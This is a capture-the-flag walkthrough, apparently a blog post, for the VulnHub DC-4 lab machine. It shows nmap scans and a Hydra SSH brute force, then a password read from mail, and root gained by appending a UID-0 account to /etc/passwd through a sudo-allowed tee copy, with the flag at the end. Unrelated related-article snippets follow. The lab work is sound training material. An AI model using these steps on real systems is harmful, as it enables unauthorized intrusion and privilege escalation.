
vulnhub: DC 4
yurang@kali:~$ nmap -sn 192.168.76.1/24

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 21:52 CST

Nmap scan report for 192.168.76.129

Host is up (0.0044s latency).

Nmap scan report for 192.168.76.131

Host is up (0.0038s latency).

Nmap done: 256 IP addresses (2 hosts up) scanned in 19.71 seconds

yurang@kali:~$ nmap -A 192.168.76.131

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 21:53 CST

Nmap scan report for 192.168.76.131

Host is up (0.00055s latency).

Not shown: 998 closed ports

PORT   STATE SERVICE VERSION

22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)

| ssh-hostkey:

|   2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)

|   256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)

|_  256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (ED25519)

80/tcp open  http    nginx 1.15.10

|_http-server-header: nginx/1.15.10

|_http-title: System Tools

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


root@kali:/home/yurang# hydra -l jim -P pass.txt ssh://192.168.76.131

Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 252 login tries (l:1/p:252), ~16 tries per task

[DATA] attacking ssh://192.168.76.131:22/

[STATUS] 177.00 tries/min, 177 tries in 00:01h, 76 to do in 00:01h, 16 active

[22][ssh] host: 192.168.76.131   login: jim   password: jibril04

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
[C:\~]$ ssh jim@192.168.76.131

Connecting to 192.168.76.131:22...

Connection established.

To escape to local shell, press 'Ctrl+Alt+]'.

Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;

the exact distribution terms for each program are described in the

individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent

permitted by applicable law.

You have mail.

Last login: Thu Aug  6 09:40:40 2020 from 192.168.76.129

/usr/bin/xauth:  file /home/jim/.Xauthority does not exist

jim@dc-4:~$ ls /var/mail/

jim

jim@dc-4:~$ ls -l /var/mail/

total 4

-rw-rw---- 1 jim mail 715 Apr  6  2019 jim
jim@dc-4:~$ more /var/mail/jim

From charles@dc-4 Sat Apr 06 21:15:46 2019

Return-path: <charles@dc-4>

Envelope-to: jim@dc-4

Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000

Received: from charles by dc-4 with local (Exim 4.89)

    (envelope-from <charles@dc-4>)

    id 1hCjIX-0000kO-Qt

    for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000

To: jim@dc-4

Subject: Holidays

MIME-Version: 1.0

Content-Type: text/plain; charset="UTF-8"

Content-Transfer-Encoding: 8bit

Message-Id: <E1hCjIX-0000kO-Qt@dc-4>

From: Charles <charles@dc-4>

Date: Sat, 06 Apr 2019 21:15:45 +1000

Status: O

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is:  ^xHhA&hvim0y

See ya,

Charles
jim@dc-4:~$ sudo -l

We trust you have received the usual lecture from the local System

Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.

    #2) Think before you type.

    #3) With great power comes great responsibility.

[sudo] password for jim:

Sorry, user jim may not run sudo on dc-4.

jim@dc-4:~$
charles@dc-4:/home/jim$ sudo -l

Matching Defaults entries for charles on dc-4:

    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:

    (root) NOPASSWD: /usr/bin/teehee

charles@dc-4:/home/jim$
charles@dc-4:/home/jim$ teehee --help

Usage: teehee [OPTION]... [FILE]...

Copy standard input to each FILE, and also to standard output.

  -a, --append              append to the given FILEs, do not overwrite

  -i, --ignore-interrupts   ignore interrupt signals

  -p                        diagnose errors writing to non pipes

      --output-error[=MODE]   set behavior on write error.  See MODE below

      --help     display this help and exit

      --version  output version information and exit

MODE determines behavior with write errors on the outputs:

  'warn'         diagnose errors writing to any output

  'warn-nopipe'  diagnose errors writing to any output not a pipe

  'exit'         exit on error writing to any output

  'exit-nopipe'  exit on error writing to any output not a pipe

The default MODE for the -p option is 'warn-nopipe'.

The default operation when --output-error is not specified, is to

exit immediately on error writing to a pipe, and diagnose errors

writing to non pipe outputs.

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>

Full documentation at: <http://www.gnu.org/software/coreutils/tee>

or available locally via: info '(coreutils) tee invocation'
root@kali:/home/yurang# mkpasswd -m SHA-512 12345

$6$qwK19pMRSUWqanoj$GjN71wScgFYrZLan.1mDFYvhPmalxzeBSptWrervQXLeuM9ZnnTi2FupYnlMEccb1UioDCo9AI2LH46tSkmnn0

root@kali:/home/yurang#
test:$6$qwK19pMRSUWqanoj$GjN71wScgFYrZLan.1mDFYvhPmalxzeBSptWrervQXLeuM9ZnnTi2FupYnlMEccb1UioDCo9AI2LH46tSkmnn0:0:0:test:/root:/bin/bash
charles@dc-4:/home/jim$ sudo teehee -a /etc/passwd

test:$6$qwK19pMRSUWqanoj$GjN71wScgFYrZLan.1mDFYvhPmalxzeBSptWrervQXLeuM9ZnnTi2FupYnlMEccb1UioDCo9AI2LH46tSkmnn0:0:0:/root/root:/bin/bash

test:$6$qwK19pMRSUWqanoj$GjN71wScgFYrZLan.1mDFYvhPmalxzeBSptWrervQXLeuM9ZnnTi2FupYnlMEccb1UioDCo9AI2LH46tSkmnn0:0:0:/root/root:/bin/bash

^C

charles@dc-4:/home/jim$ more /etc/passwd

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false

systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false

systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false

systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false

_apt:x:104:65534::/nonexistent:/bin/false

messagebus:x:105:109::/var/run/dbus:/bin/false

sshd:x:106:65534::/run/sshd:/usr/sbin/nologin

nginx:x:107:111:nginx user,,,:/nonexistent:/bin/false

charles:x:1001:1001:Charles,,,:/home/charles:/bin/bash

jim:x:1002:1002:Jim,,,:/home/jim:/bin/bash

sam:x:1003:1003:Sam,,,:/home/sam:/bin/bash

Debian-exim:x:108:112::/var/spool/exim4:/bin/false

test:$6$qwK19pMRSUWqanoj$GjN71wScgFYrZLan.1mDFYvhPmalxzeBSptWrervQXLeuM9ZnnTi2FupYnlMEccb1UioDCo9AI2LH46tSkmnn0:0:0:/root/root:/bin/bash
charles@dc-4:/home/jim$ su test

Password:

# whoami

root
# vi /root/flag.txt

888       888          888 888      8888888b.                             888 888 888 888

888   o   888          888 888      888  "Y88b                            888 888 888 888

888  d8b  888          888 888      888    888                            888 888 888 888

888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888

888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888

88888P Y88888 88888888 888 888      888    888 888  888 888  888 88888888 Y8P Y8P Y8P Y8P

8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.      "   "   "   "

888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888

Congratulations!!!

Hope you enjoyed DC-4.  Just wanted to send a big thanks out there to all those

who have provided feedback, and who have taken time to complete these little

challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
vulnhub: DC 4的更多相关文章
- vulnhub: DC 9
信息收集: root@kali:/opt/test# nmap -A -v 192.168.76.137 Starting Nmap 7.80 ( https://nmap.org ) at 2020 ...
- vulnhub: DC 3
通过nmap扫描,只开放了80端口,并且该web服务是基于Joomla搭建: root@kali:~# nmap -A 192.168.74.140 Starting Nmap 7.80 ( http ...
- vulnhub靶机之DC6实战(wordpress+nmap提权)
0x00环境 dc6靶机下载地址:https://download.vulnhub.com/dc/DC-6.zip dc6以nat模式在vmware上打开 kali2019以nat模式启动,ip地址为 ...
- Vulnhub靶场DC-1 WP
前言 之前提到过最近在做vlunhub的靶场复现工作,今天开始更新writeup吧.(对着walkthrough一顿乱抄嘻嘻嘻) 关于DC-1(官网翻译来的) 描述 DC-1是一个专门构建的易受攻击的 ...
- DC靶机1-9合集
DC1 文章前提概述 本文介绍DC-1靶机的渗透测试流程 涉及知识点(比较基础): nmap扫描网段端口服务 msf的漏洞搜索 drupal7的命令执行利用 netcat反向shell mysql的基 ...
- Vulnhub靶场——DC-1
记一次Vulnhub靶场练习记录 靶机DC-1下载地址: 官方地址 https://download.vulnhub.com/dc/DC-1.zip 该靶场共有5个flag,下面我们一个一个寻找 打开 ...
- Vulnhub dc-4靶机通关
Vulnhub dc-4靶机通关 下载地址:https://download.vulnhub.com/dc/DC-4.zip 安装好dc-4靶机 使用局域网查看器扫描到ip地址 端口扫描,发现运行了8 ...
- LDAP 中 CN, OU, DC 的含义
1. LDAP的存储规则 区分名(DN,Distinguished Name) 和自然界中的树不同,文件系统/LDAP/电话号码簿目录的每一片枝叶都至少有一个独一无二的属性,这一属性可以帮助我们来区别 ...
- 【关于HBITMAP, DC, MEM DC, Clipboard】将HBITMAP拷贝到Clipboard(Windows Clipboard & OLE Clipboard)
参考: Programming Windows with MFC, 2nd. Chapter 18, 19. 建议把这两章学习完(至少到OLE drag-and-drop之前要学习完)再来尝试OLE ...
随机推荐
- Java 中的 3 个双引号是什么语法?Java 15 刷新你的认知!
Java 中的 3 个双引号 """ 是什么语法? 这是 Java 15 新出的,刷新你的认知! 一.前言 在 Java 15 的推出的时候,Text Blocks 正式 ...
- pycharm调试bug Process finished with exit code -1073740791 (0xC0000409)
我经常py代码出错 控制台只提示这个 Process finished with exit code -1073740791 (0xC0000409) 但是根本没有报错原因 首先我们应该改一下pych ...
- 结对项目的PS表格
PSP2.1 Personal Software Process Stages 预估耗时(分钟) 实际耗时(分钟) Planning 计划 60 80 Estimate 估计这个任务需要多少时间 10 ...
- JavaScript 正则表达式:字符串中查找数字
以下代码是在一段字符串中,用正则表达式找到数字,使用 replace() 方法,用找到的数字的两倍值替换原数字.replace() 方法的第二个参数为一个函数,返回找到数字的两倍值. <scri ...
- ASP.NET Core Authentication系列(一)理解Claim, ClaimsIdentity, ClaimsPrincipal
前言 首先我们来看一下在ASP.NET时代,Authentication是如何使用的.下面介绍的是System.Web.Security.FormsAuthentication: // 登录 Syst ...
- ES6--数组部分基础知识
数组Array的相关方法 1.Array.from()方法 Array.from方法用于将两类对象转为真正的数组:类似数组的对象(array-like object)和可遍历(iterable)的对象 ...
- 重要 | Spark和MapReduce的对比,不仅仅是计算模型?
[前言:笔者将分上下篇文章进行阐述Spark和MapReduce的对比,首篇侧重于"宏观"上的对比,更多的是笔者总结的针对"相对于MapReduce我们为什么选择Spar ...
- 【Kata Daily 190924】Difference of Volumes of Cuboids(长方体的体积差)
题目: In this simple exercise, you will create a program that will take two lists of integers, a and b ...
- 微信小程序获取请求数据
<%@ WebHandler Language="C#" Class="CodeTest" %> using System; using Syste ...
- Hadoop调优 | NameNode主备宕机引发的思考
大家都知道在双十一这些电商大型营销活动期间,电商网站的访问量等是平时的N倍.每当这个时候到来,无论是开发还是运维人员都严阵以待生怕服务出现问题.很不幸,笔者的一个朋友在一家电商公司上班,在双十一时,恰 ...